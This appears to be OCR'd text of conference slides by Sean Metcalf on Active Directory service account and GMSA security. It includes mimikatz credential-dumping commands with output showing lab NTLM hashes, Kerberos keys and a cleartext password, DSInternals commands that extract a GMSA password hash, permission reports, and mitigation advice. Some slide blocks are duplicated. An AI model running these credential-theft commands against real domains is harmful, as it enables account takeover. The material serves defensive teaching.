         [00000003] Primary
         * Username : ADSAdministrator
         * Domain   : ADSECLAB
         * LM       : e52cac67419a9a226e7e4a5ff986d116
         * NTLM     : 7c08d63a2f48f045971bc2236ed3f3ac
         * SHA1     : 05a6fb630c065d50471cd5a30ac5604642a74e31
        tspkg :
         * Username : ADSAdministrator
         * Domain   : ADSECLAB
         * Password : Password99!
        wdigest :
         * Username : ADSAdministrator
         * Domain   : ADSECLAB
         * Password : Password99!
        kerberos :
         * Username : ADSAdministrator
         * Domain   : LAB.ADSECURITY.ORG
         * Password : Password99!
```

Group Managed Service Accounts (GMSAs)



Password managed by AD.



Computers hosting GMSA service account(s) request current password from AD to start service.



Configure GMSA to allow computer accounts access to password.



If attacker compromises computer hosting services using GMSA, the GMSA is compromised.



If attacker compromises an account with rights to request GMSA password, the GMSA is compromised.

```
PS C:\> Get-ADServiceAccount -filter {name -eq 'SVC-LAB-GMSA1'} -prop * |
 Select Name,DNSHostName,MemberOf,Created,LastLogonDate,PasswordLastSet,msDS-ManagedPasswordInterval,`
  PrincipalsAllowedToDelegateToAccount,PrincipalsAllowedToRetrieveManagedPassword,msDS-ManagedPassword,ServicePrincipalNames


Name                                       : SVC-LAB-GMSA1
DNSHostName                                : hackme.lab.trimarcresearch.com
MemberOf                                   : {CN=Server Operators,CN=Builtin,DC=Lab,DC=trimarcresearch,DC=com, CN=Print Operators
                                             CN=Administrators,CN=Builtin,DC=Lab,DC=trimarcresearch,DC=com}
Created                                    : 5/11/2020 2:08:49 PM
LastLogonDate                              : 5/11/2020 2:12:15 PM
PasswordLastSet                            : 5/11/2020 2:08:49 PM
msDS-ManagedPasswordInterval               : 30
PrincipalsAllowedToDelegateToAccount       : {CN=SVC-LAB-GMSA1 Delegated Group,OU=Groups,DC=Lab,DC=trimarcresearch,DC=com}
PrincipalsAllowedToRetrieveManagedPass     : {CN=SVC-LAB-GMSA1 Group,OU=Groups,DC=Lab,DC=trimarcresearch,DC=com}
msDS-ManagedPassword                       :
ServicePrincipalNames                      : {MSSQLSvc/LCNSQL01.lab.trimarcresearch.com, http/hackme.lab.trimarcresearch.com}
```

Group Managed Service Account Info

```
PS C:\> Get-ADServiceAccount -filter {name -eq 'SVC-LAB-GMSA1'} -prop * |
 Select Name,DNSHostName,MemberOf,Created,LastLogonDate,PasswordLastSet,msDS-ManagedPasswordInterval,`
  PrincipalsAllowedToDelegateToAccount,PrincipalsAllowedToRetrieveManagedPassword,msDS-ManagedPassword,ServicePrincipalNames


Name                                          : SVC-LAB-GMSA1
DNSHostName                                   : hackme.lab.trimarcresearch.com
MemberOf                                      : {CN=Server Operators,CN=Builtin,DC=Lab,DC=trimarcresearch,DC=com, CN=Print Operators
                                                CN=Administrators,CN=Builtin,DC=Lab,DC=trimarcresearch,DC=com}
Created                                       : 5/11/2020 2:08:49 PM
LastLogonDate                                 : 5/11/2020 2:12:15 PM
PasswordLastSet                               : 5/11/2020 2:08:49 PM
msDS-ManagedPasswordInterval                  : 30
PrincipalsAllowedToDelegateToAccount          : {CN=SVC-LAB-GMSA1 Delegated Group,OU=Groups,DC=Lab,DC=trimarcresearch,DC=com}
PrincipalsAllowedToRetrieveManagedPassword    : {CN=SVC-LAB-GMSA1 Group,OU=Groups,DC=Lab,DC=trimarcresearch,DC=com}
msDS-ManagedPassword                          :
ServicePrincipalNames                         : {MSSQLSvc/LCNSQL01.lab.trimarcresearch.com, http/hackme.lab.trimarcresearch.com}
```

```
PS C:\> (Get-ADServiceAccount -filter {name -eq 'SVC-LAB-GMSA1'} -prop *).ServicePrincipalName
MSSQLSvc/LCNSQL01.lab.trimarcresearch.com
http/hackme.lab.trimarcresearch.com

PS C:\> get-adcomputer 'LCNSQL01'


DistinguishedName : CN=LCNSQL01,OU=Servers,DC=Lab,DC=trimarcresearch,DC=com
DNSHostName       :
Enabled           : True
Name              : LCNSQL01
ObjectClass       : computer
ObjectGUID        : 49e1f46b-44a7-440a-bdff-b0ebc1863597
SamAccountName    : LCNSQL01$
SID               : S-1-5-21-2432332239-2599308296-2695554457-1633
UserPrincipalName :
```



Running Automatic (Trigger Start) TRDLab\SVC-LAB-GMSA1$

Dump Service Credentials

```
c:\Temp>mimikatz.exe "privilege::debug" "sekurlsa::logonpasswords" exit

  .#####.   mimikatz 2.2.0 (x64) #18362 May  2 2020 16:23:51
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com   ***/

mimikatz(commandline) # privilege::debug
Privilege '20' OK

mimikatz(commandline) # sekurlsa::logonpasswords

Authentication Id : 0 ; 664486 (00000000:000a23a6)
Session           : Service from 0
User Name         : SVC-LAB-GMSA1$
Domain            : TRDLab
Logon Server      : TRDC11
Logon Time        : 5/11/2020 3:29:23 PM
SID               : S-1-5-21-2432332239-2599308296-2695554457-1631
        msv :
         [00000003] Primary
         * Username : SVC-LAB-GMSA1$
         * Domain   : TRDLab
         * NTLM     : b571730c862f68e2bb2e39b632d888a4
         * SHA1     : 5f41216cea0cb945fce98ff33c12c1d941a70075
         * DPAPI    : 5bf94d600908ce66ea334ca1d197e6ef
        tspkg :
        wdigest :
         * Username : SVC-LAB-GMSA1$
         * Domain   : TRDLab
         * Password : _SA_{262E99C9-6160-4871-ACEC-4E61736B6F21}
        kerberos :
```




Dump Service Credentials

```
c:\Temp>mimikatz.exe "privilege::debug" "sekurlsa::ekeys"

  .#####.   mimikatz 2.2.0 (x64) #18362 May  2 2020 16:23:51
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com   ***/

mimikatz(commandline) # privilege::debug
Privilege '20' OK

mimikatz(commandline) # sekurlsa::ekeys

Authentication Id : 0 ; 664486 (00000000:000a23a6)
Session           : Service from 0
User Name         : SVC-LAB-GMSA1$
Domain            : TRDLab
Logon Server      : TRDC11
Logon Time        : 5/11/2020 3:29:23 PM
SID               : S-1-5-21-2432332239-2599308296-2695554457-1631

        * Username : SVC-LAB-GMSA1$
        * Domain   : LAB.TRIMARCRESEARCH.COM
        * Password : (null)
        * Key List :
          aes256_hmac       4c67e3be81c8e720882cf309c758ebc13c6159696155a125ebb
          rc4_hmac_nt       2f3911f43bb7d938a2ebb73f08a08302
          rc4_hmac_old      2f3911f43bb7d938a2ebb73f08a08302
          rc4_md4           2f3911f43bb7d938a2ebb73f08a08302
          rc4_hmac_nt_exp   2f3911f43bb7d938a2ebb73f08a08302
          rc4_hmac_old_exp  2f3911f43bb7d938a2ebb73f08a08302
```

```
PrincipalsAllowedToRetrieveManagedPassword : {CN=SVC-LAB-GMSA1 Group,OU=Groups,DC=Lab,DC=trimarcresearch,DC=com}
```

```
PS C:\> Get-ADGroupMember 'CN=SVC-LAB-GMSA1 Group,OU=Groups,DC=Lab,DC=trimarcresearch,DC=com' | `
select DistinguishedName,objectClass | sort objectClass | ft -AutoSize

DistinguishedName                                                                                  objectClass
-----------------                                                                                  -----------
CN=AlphaDB11,OU=Servers,DC=Lab,DC=trimarcresearch,DC=com                                           computer
CN=AlphaDB37,OU=Servers,DC=Lab,DC=trimarcresearch,DC=com                                           computer
CN=AlphaDB41,OU=Servers,DC=Lab,DC=trimarcresearch,DC=com                                           computer
CN=AlphaDB31,OU=Servers,DC=Lab,DC=trimarcresearch,DC=com                                           computer
CN=AlphaDB44,OU=Servers,DC=Lab,DC=trimarcresearch,DC=com                                           computer
CN=AlphaDB32,OU=Servers,DC=Lab,DC=trimarcresearch,DC=com                                           computer
CN=AlphaDB17,OU=Servers,DC=Lab,DC=trimarcresearch,DC=com                                           computer
CN=TRDC11,OU=Domain Controllers,DC=Lab,DC=trimarcresearch,DC=com                                   computer
CN=AlphaDB21,OU=Servers,DC=Lab,DC=trimarcresearch,DC=com                                           computer
CN=AlphaDB30,OU=Servers,DC=Lab,DC=trimarcresearch,DC=com                                           computer
CN=AlphaDB39,OU=Servers,DC=Lab,DC=trimarcresearch,DC=com                                           computer
CN=AlphaDB45,OU=Servers,DC=Lab,DC=trimarcresearch,DC=com                                           computer
CN=Server Admins,OU=Admin Groups,OU=AD Management,DC=Lab,DC=trimarcresearch,DC=com                  group
CN=Joseph User,OU=Accounts,DC=Lab,DC=trimarcresearch,DC=com                                        user
CN=Isabel Gonzalez,OU=Users,OU=Bogota,OU=Branch Offices,DC=Lab,DC=trimarcresearch,DC=com           user
CN=Jonathan.Harris,OU=Madrid,OU=Branch Offices,DC=Lab,DC=trimarcresearch,DC=com                    user
CN=Jasmine.Ross,OU=Melborne,OU=Branch Offices,DC=Lab,DC=trimarcresearch,DC=com                     user
CN=Julia.Ross,OU=Dallas,OU=Branch Offices,DC=Lab,DC=trimarcresearch,DC=com                         user
CN=Jose Rodriquez,OU=Users,OU=BuenosAires,OU=Branch Offices,DC=Lab,DC=trimarcresearch,DC=com       user
```

```
PS C:\> Get-ADGroupMember 'CN=Server Admins,OU=Admin Groups,OU=AD Management,DC=Lab,DC=trimarcresearch,DC=com' | `
select DistinguishedName,objectClass | ft -AutoSize

DistinguishedName                                                                                  objectClass
-----------------                                                                                  -----------
CN=Administrator,CN=Users,DC=Lab,DC=trimarcresearch,DC=com                                         user
CN=Kaylee.Coleman,OU=Essen,OU=Branch Offices,DC=Lab,DC=trimarcresearch,DC=com                      user
CN=John.Patterson,OU=Salvador,OU=Branch Offices,DC=Lab,DC=trimarcresearch,DC=com                   user
CN=admALong,OU=Admin Accounts,OU=AD Management,DC=Lab,DC=trimarcresearch,DC=com                     user
CN=admGMoore,OU=Admin Accounts,OU=AD Management,DC=Lab,DC=trimarcresearch,DC=com                    user
CN=Samantha Adams,OU=Users,OU=Berlin,OU=Branch Offices,DC=Lab,DC=trimarcresearch,DC=com            user
```



```
PrincipalsAllowedToRetrieveManagedPassword : {CN=SVC-LAB-GMSA1 Group,OU=Groups,DC=Lab,DC=trimarcresearch,DC=com}
```


```
PS C:\> Get-ADGroupMember 'CN=SVC-LAB-GMSA1 Group,OU=Groups,DC=Lab,DC=trimarcresearch,DC=com' | `
select DistinguishedName,objectClass | sort objectClass | ft -AutoSize

DistinguishedName                                                                                  objectClass
-----------------                                                                                  -----------
CN=AlphaDB11,OU=Servers,DC=Lab,DC=trimarcresearch,DC=com                                           computer
CN=AlphaDB37,OU=Servers,DC=Lab,DC=trimarcresearch,DC=com                                           computer
CN=AlphaDB41,OU=Servers,DC=Lab,DC=trimarcresearch,DC=com                                           computer
CN=AlphaDB31,OU=Servers,DC=Lab,DC=trimarcresearch,DC=com                                           computer
CN=AlphaDB44,OU=Servers,DC=Lab,DC=trimarcresearch,DC=com                                           computer
CN=AlphaDB32,OU=Servers,DC=Lab,DC=trimarcresearch,DC=com                                           computer
CN=AlphaDB17,OU=Servers,DC=Lab,DC=trimarcresearch,DC=com                                           computer
CN=TRDC11,OU=Domain Controllers,DC=Lab,DC=trimarcresearch,DC=com                                   computer
CN=AlphaDB21,OU=Servers,DC=Lab,DC=trimarcresearch,DC=com                                           computer
CN=AlphaDB30,OU=Servers,DC=Lab,DC=trimarcresearch,DC=com                                           computer
CN=AlphaDB39,OU=Servers,DC=Lab,DC=trimarcresearch,DC=com                                           computer
CN=AlphaDB45,OU=Servers,DC=Lab,DC=trimarcresearch,DC=com                                           computer
CN=Server Admins,OU=Admin Groups,OU=AD Management,DC=Lab,DC=trimarcresearch,DC=com                  group
CN=Joseph User,OU=Accounts,DC=Lab,DC=trimarcresearch,DC=com                                        user
CN=Isabel Gonzalez,OU=Users,OU=Bogota,OU=Branch Offices,DC=Lab,DC=trimarcresearch,DC=com           user
CN=Jonathan.Harris,OU=Madrid,OU=Branch Offices,DC=Lab,DC=trimarcresearch,DC=com                    user
CN=Jasmine.Ross,OU=Melborne,OU=Branch Offices,DC=Lab,DC=trimarcresearch,DC=com                     user
CN=Julia.Ross,OU=Dallas,OU=Branch Offices,DC=Lab,DC=trimarcresearch,DC=com                         user
CN=Jose Rodriquez,OU=Users,OU=BuenosAires,OU=Branch Offices,DC=Lab,DC=trimarcresearch,DC=com       user
```

```
PS C:\> Get-ADGroupMember 'CN=Server Admins,OU=Admin Groups,OU=AD Management,DC=Lab,DC=trimarcresearch,DC=com' | `
select DistinguishedName,objectClass | ft -AutoSize

DistinguishedName                                                                                  objectClass
-----------------                                                                                  -----------
CN=Administrator,CN=Users,DC=Lab,DC=trimarcresearch,DC=com                                         user
CN=Kaylee.Coleman,OU=Essen,OU=Branch Offices,DC=Lab,DC=trimarcresearch,DC=com                      user
CN=John.Patterson,OU=Salvador,OU=Branch Offices,DC=Lab,DC=trimarcresearch,DC=com                   user
CN=admALong,OU=Admin Accounts,OU=AD Management,DC=Lab,DC=trimarcresearch,DC=com                     user
CN=admGMoore,OU=Admin Accounts,OU=AD Management,DC=Lab,DC=trimarcresearch,DC=com                    user
CN=Samantha Adams,OU=Users,OU=Berlin,OU=Branch Offices,DC=Lab,DC=trimarcresearch,DC=com            user
```





https://www.dsinternals.com/en/retrieving-cleartext-gmsa-passwords-from-active-directory/

```
c:\Temp\PSTools>psexec -i -s powershell.exe

PsExec v2.2 - Execute processes remotely
Copyright (C) 2001-2016 Mark Russinovich
Sysinternals - www.sysinternals.com
```

Administrator: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe

```
PS C:\> $gmsa = Get-ADServiceAccount -Identity 'SVC-LAB-GMSA1' -Properties 'msDS-ManagedPassword'
PS C:\> $blob = $gmsa.'msDS-ManagedPassword'
PS C:\> $mp = ConvertFrom-ADManagedPasswordBlob $blob
PS C:\> $hash1 = ConvertTo-NTHash -Password $mp.SecureCurrentPassword
PS C:\> $hash1
2f3911f43bb7d938a2ebb73f08a08302
PS C:\>
```

https://www.dsinternals.com/en/retrieving-cleartext-gmsa-passwords-from-active-directory/

```
c:\Temp\PSTools>psexec -i -s powershell.exe

PsExec v2.2 - Execute processes remotely
Copyright (C) 2001-2016 Mark Russinovich
Sysinternals - www.sysinternals.com
```

Administrator: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe

```
PS C:\> $gmsa = Get-ADServiceAccount -Identity 'SVC-LAB-GMSA1' -Properties 'msDS-ManagedPassword'
PS C:\> $blob = $gmsa.'msDS-ManagedPassword'
PS C:\> $mp = ConvertFrom-ADManagedPasswordBlob $blob
PS C:\> $hash1 = ConvertTo-NTHash -Password $mp.SecureCurrentPassword
PS C:\> $hash1
2f3911f43bb7d938a2ebb73f08a08302
PS C:\>
PS C:\>
PS C:\>
PS C:\> $account = get-ADReplAccount -samaccountname 'svc-lab-gmsa1$' -server localhost
PS C:\> $hash2 = ConvertTo-Hex -Input $account.NTHash
PS C:\> $hash2
2f3911f43bb7d938a2ebb73f08a08302
PS C:\>
```

https://www.dsinternals.com/en/retrieving-cleartext-gmsa-passwords-from-active-directory/

Service Accounts in Domain Admins


Mitigation:

- Determine rights actually required.
- Delegate only these rights.
- Remove from Domain Admins.
- Limit GMSA access & location (especially if privileged).
- Prevent Interactive logon capability

```
Domain                : lab.trimarcresearch.com
IdentityReference     : TRDLAB\Domain Computers
ActiveDirectoryRights : Full Control
ObjectAttribute       : user All
InheritedObjectClass  : user
ObjectClass           : All
AccessControlType     : Allow
IsInherited
ObjectFlags
InheritanceFlags
PropagationFlags
FlaggedForReview
```

```
Domain                : lab.trimarcresearch.com
IdentityReference     : TRDLAB\ServerAdmins
ActiveDirectoryRights : ReadProperty, WriteProperty, ExtendedRight, GenericExecute
ObjectAttribute       : computer All
InheritedObjectClass  : computer
ObjectClass           : All
AccessControlType     : Allow
IsInherited           : False
ObjectFlags           : InheritedObjectAceTypePresent
InheritanceFlags      : ContainerInherit
PropagationFlags      : InheritOnly
FlaggedForReview      : False
```

Active Directory Permissions



Sean Metcalf (@PyroTek3) | TrimarcSecurity.com



Permissions | Auditing | Effective Access

For additional information, double-click a permission entry. To modify a permission entry, select the entry and click Edit (if available).

Permission entries:

Type	Principal	Access	Inherited from	Applies to
Deny	Everyone	Special	None	This object only
Allow	LAPS Password Admins (ADSECLAB\L...	Special	None	Descendant Computer objects
Allow	Workstation Admins (ADSECLAB\Wor...	Full control	None	Descendant Computer objects
Allow	Account Operators (ADSECLAB\Accou...	Create/delete InetOrgPerson ...	None	This object only
Allow	Account Operators (ADSECLAB\Accou...	Create/delete Computer obje...	None	This object only
Allow	Account Operators (ADSECLAB\Accou...	Create/delete Group objects	None	This object only
Allow	Print Operators (ADSECLAB\Print Oper...	Create/delete Printer objects	None	This object only
Allow	Account Operators (ADSECLAB\Accou...	Create/delete User objects	None	This object only
Allow	Domain Computers (ADSECLAB\Dom...	Full control	None	This object and all descendant objects
Allow	Domain Admins (ADSECLAB\Domain ...	Full control	None	This object only
Allow	ENTERPRISE DOMAIN CONTROLLERS	Special	None	This object only
Allow	Authenticated Users	Special	None	This object only
Allow	SYSTEM	Full control	None	This object only
Allow	Pre-Windows 2000 Compatible Access...	Special	DC=lab,DC=adsecurity,DC=org	Descendant InetOrgPerson objects
Allow	Pre-Windows 2000 Compatible Access...	Special	DC=lab,DC=adsecurity,DC=org	Descendant Group objects
Allow	Pre-Windows 2000 Compatible Access...	Special	DC=lab,DC=adsecurity,DC=org	Descendant User objects
Allow	SELF		DC=lab,DC=adsecurity,DC=org	This object and all descendant objects
Allow	SELF	Special	DC=lab,DC=adsecurity,DC=org	This object and all descendant
Allow	Enterprise Admins (ADSECLAB\Enterpr...	Full control	DC=lab,DC=adsecurity,DC=org	This object and all descendant
Allow	Pre-Windows 2000 Compatible Access...	List contents	DC=lab,DC=adsecurity,DC=org	This object and all descendant
Allow	Administrators (ADSECLAB\Administr...	Special	DC=lab,DC=adsecurity,DC=org	This object and all descendant
Allow	ENTERPRISE DOMAIN CONTROLLERS		DC=lab,DC=adsecurity,DC=org	Descendant Computer objects

Sean Metcalf (@PyroTek3) | TrimarcSecurity.com



Permissions | Auditing | Effective Access

For additional information, double-click a permission entry. To modify a permission entry, select the entry and click Edit (if available).

Permission entries:

Type	Principal	Access	Inherited from	Applies to
Deny	Everyone	Special	None	This object only
Allow	LAPS Password Admins (ADSECLAB\L...	Special	None	Descendant Computer objects
Allow	Workstation Admins (ADSECLAB\Wor...	Full control	None	Descendant Computer objects
Allow	Account Operators (ADSECLAB\Accou...	Create/delete InetOrgPerson ...	None	This object only
Allow	Account Operators (ADSECLAB\Accou...	Create/delete Computer obje...	None	This object only
Allow	Account Operators (ADSECLAB\Accou...	Create/delete Group objects	None	This object only
Allow	Print Operators (ADSECLAB\Print Oper...	Create/delete Printer objects	None	This object only
Allow	Account Operators (ADSECLAB\Accou...	Create/delete User objects	None	This object only
Allow	Domain Computers (ADSECLAB\Dom...	Full control	None	This object and all descendant objects
Allow	Domain Admins (ADSECLAB\Domain ...	Full control	None	This object only
Allow	ENTERPRISE DOMAIN CONTROLLERS	Special	None	This object only
Allow	Authenticated Users	Special	None	This object only
Allow	SYSTEM	Full control	None	This object only
Allow	Pre-Windows 2000 Compatible Access...	Special	DC=lab,DC=adsecurity,DC=org	Descendant InetOrgPerson objects
Allow	Pre-Windows 2000 Compatible Access...	Special	DC=lab,DC=adsecurity,DC=org	Descendant Group objects
Allow	Pre-Windows 2000 Compatible Access...	Special	DC=lab,DC=adsecurity,DC=org	Descendant User objects
Allow	SELF		DC=lab,DC=adsecurity,DC=org	This object and all descenda
Allow	SELF	Special	DC=lab,DC=adsecurity,DC=org	This object and all descenda



PowerShell for OU Permission Report

A	B	C	D	E
DC=trimarcresearch,DC=com	TRIMARCRESEARCH\Enterprise Read-only Domain (	ExtendedRight	DS-Replication-Get-Changes	FALSE
DC=trimarcresearch,DC=com	TRIMARCRESEARCH\Domain Controllers	ExtendedRight	DS-Replication-Get-Changes-All	FALSE
DC=trimarcresearch,DC=com	TRIMARCRESEARCH\Cloneable Domain Controllers	ExtendedRight	DS-Clone-Domain-Controller	FALSE
DC=trimarcresearch,DC=com	TRIMARCRESEARCH\Key Admins	ReadProperty, WriteProper	ms-DS-Key-Credential-Link	FALSE
DC=trimarcresearch,DC=com	TRIMARCRESEARCH\Enterprise Key Admins	ReadProperty, WriteProper	ms-DS-Key-Credential-Link	FALSE
DC=trimarcresearch,DC=com	TRIMARCRESEARCH\DirSyncSrv	ExtendedRight	DS-Replication-Get-Changes-All	FALSE
DC=trimarcresearch,DC=com	TRIMARCRESEARCH\DirSyncSrv	ExtendedRight	DS-Replication-Get-Changes	FALSE
OU=Domain Controllers,DC=trimarcresearch,DC=com	NT AUTHORITY\ENTERPRISE DOMAIN CONTROLLEF	GenericRead	All	FALSE
OU=Domain Controllers,DC=trimarcresearch,DC=com	NT AUTHORITY\Authenticated Users	GenericRead	All	FALSE
OU=Domain Controllers,DC=trimarcresearch,DC=com	NT AUTHORITY\SYSTEM	GenericAll	All	FALSE
OU=Domain Controllers,DC=trimarcresearch,DC=com	TRIMARCRESEARCH\Domain Admins	CreateChild, Self, WritePro	All	FALSE
OU=Administration,DC=trimarcresearch,DC=com	Everyone	DeleteChild, DeleteTree, De	All	FALSE
OU=Administration,DC=trimarcresearch,DC=com	NT AUTHORITY\ENTERPRISE DOMAIN CONTROLLEF	GenericRead	All	FALSE
OU=Administration,DC=trimarcresearch,DC=com	NT AUTHORITY\Authenticated Users	GenericRead	All	FALSE
OU=Administration,DC=trimarcresearch,DC=com	NT AUTHORITY\SYSTEM	GenericAll	All	FALSE
OU=Administration,DC=trimarcresearch,DC=com	TRIMARCRESEARCH\Domain Admins	GenericAll	All	FALSE
OU=Administration,DC=trimarcresearch,DC=com	BUILTIN\Account Operators	CreateChild, DeleteChild	User	FALSE
OU=Administration,DC=trimarcresearch,DC=com	BUILTIN\Account Operators	CreateChild, DeleteChild	Group	FALSE
OU=Administration,DC=trimarcresearch,DC=com	BUILTIN\Account Operators	CreateChild, DeleteChild	Computer	FALSE
OU=Administration,DC=trimarcresearch,DC=com	BUILTIN\Account Operators	CreateChild, DeleteChild	inetOrgPerson	FALSE
OU=Administration,DC=trimarcresearch,DC=com	BUILTIN\Print Operators	CreateChild, DeleteChild	Print-Queue	FALSE
OU=Accounts,DC=trimarcresearch,DC=com	Everyone	DeleteChild, DeleteTree, De	All	FALSE
OU=Accounts,DC=trimarcresearch,DC=com	NT AUTHORITY\ENTERPRISE DOMAIN CONTROLLEF	GenericRead	All	FALSE
OU=Accounts,DC=trimarcresearch,DC=com	NT AUTHORITY\Authenticated Users	GenericRead	All	FALSE
OU=Accounts,DC=trimarcresearch,DC=com	NT AUTHORITY\SYSTEM	GenericAll	All	FALSE
OU=Accounts,DC=trimarcresearch,DC=com	TRIMARCRESEARCH\Domain Admins	GenericAll	All	FALSE
OU=Accounts,DC=trimarcresearch,DC=com	TRIMARCRESEARCH\Help Desk Tier 2	GenericAll	All	FALSE
OU=Accounts,DC=trimarcresearch,DC=com	BUILTIN\Account Operators	CreateChild, DeleteChild	User	FALSE
OU=Accounts,DC=trimarcresearch,DC=com	BUILTIN\Account Operators	CreateChild, DeleteChild	Group	FALSE



	A	B	C	D	E	F	
1	organizationalUnit	IdentityReference	ActiveDirectoryRights	objectTypeName	i	IsInherit	InheritanceType
12	DC=trimarcresearch,DC=com	TRIMARCRESEARCH\PrvSrv	GenericAll	All		FALSE	None
13	DC=trimarcresearch,DC=com	TRIMARCRESEARCH\DirSyncSrv	ReadProperty, WriteProperty, GenericExecute	All		FALSE	All
45	DC=trimarcresearch,DC=com	TRIMARCRESEARCH\DirSyncSrv	ExtendedRight	DS-Replication-Get-Changes-All		FALSE	All
46	DC=trimarcresearch,DC=com	TRIMARCRESEARCH\DirSyncSrv	ExtendedRight	DS-Replication-Get-Changes		FALSE	All
104	OU=Accounts,DC=trimarcresearch,DC=com	TRIMARCRESEARCH\Help Desk Tier 2	GenericAll	All		FALSE	None
134	OU=Servers,DC=trimarcresearch,DC=com	TRIMARCRESEARCH\Server Admins	GenericAll	All		FALSE	None
164	OU=Workstations,DC=trimarcresearch,DC=com	TRIMARCRESEARCH\Workstation Admins	GenericAll	All		FALSE	None
426	OU=Users,OU=Accounts,DC=trimarcresearch,DC=com	TRIMARCRESEARCH\Help Desk Tier 1	GenericAll	All		FALSE	None

organizationalUnit	IdentityReference	ActiveDirectoryRights	objectTypeName
DC=trimarcresearch,DC=com	TRIMARCRESEARCH\PrvSrv	GenericAll	All
DC=trimarcresearch,DC=com	TRIMARCRESEARCH\DirSyncSrv	ReadProperty, WriteProper	All
DC=trimarcresearch,DC=com	TRIMARCRESEARCH\DirSyncSrv	ExtendedRight	DS-Replication-Get-Changes-All
DC=trimarcresearch,DC=com	TRIMARCRESEARCH\DirSyncSrv	ExtendedRight	DS-Replication-Get-Changes
OU=Accounts,DC=trimarcresearch,DC=com	TRIMARCRESEARCH\Help Desk Tier 2	GenericAll	All
OU=Servers,DC=trimarcresearch,DC=com	TRIMARCRESEARCH\Server Admins	GenericAll	All
OU=Workstations,DC=trimarcresearch,DC=com	TRIMARCRESEARCH\Workstation Admins	GenericAll	All
OU=Users,OU=Accounts,DC=trimarcresearch,DC=	TRIMARCRESEARCH\Help Desk Tier 1	GenericAll	All

PowerShell for OU Permission Report:

https://blogs.technet.microsoft.com/ashleymcglone/2013/03/25/active-directory-ou-permissions-report-free-powershell-script-download/

ACLight

```
#################################################################################
#                                                                               #
#    Discovering Privileged Accounts and Shadow Admins - using Advanced ACLs Analysis    #
#                                                                               #
#################################################################################


Release Notes:

The ACLight is a tool for discovering Privileged Accounts through advanced ACLs analysis.
It will discover the Shadow Admins in the network.
It queries the Active Directory for its objects' ACLs and then filters the sensitive permissions from each one o
The results are the domain privileged accounts in the network (from the advanced ACLs perspective of the AD).
It automatically scans all the domains of the forest.
You can run the scan with just any regular user in the domain (could be non-privleged user) and it needs PowerSh

Version 1.0: 28.8.16
Version 1.1: 15.9.16
version 2.0: 17.5.17
version 2.1: 4.6.17

Authors: Asaf Hecht (@hechtov) - Cyberark's research team.
         Using functions from the great PowerView project created by: Will Schroeder (@harmj0y).
         The original PowerView have more functionalities:
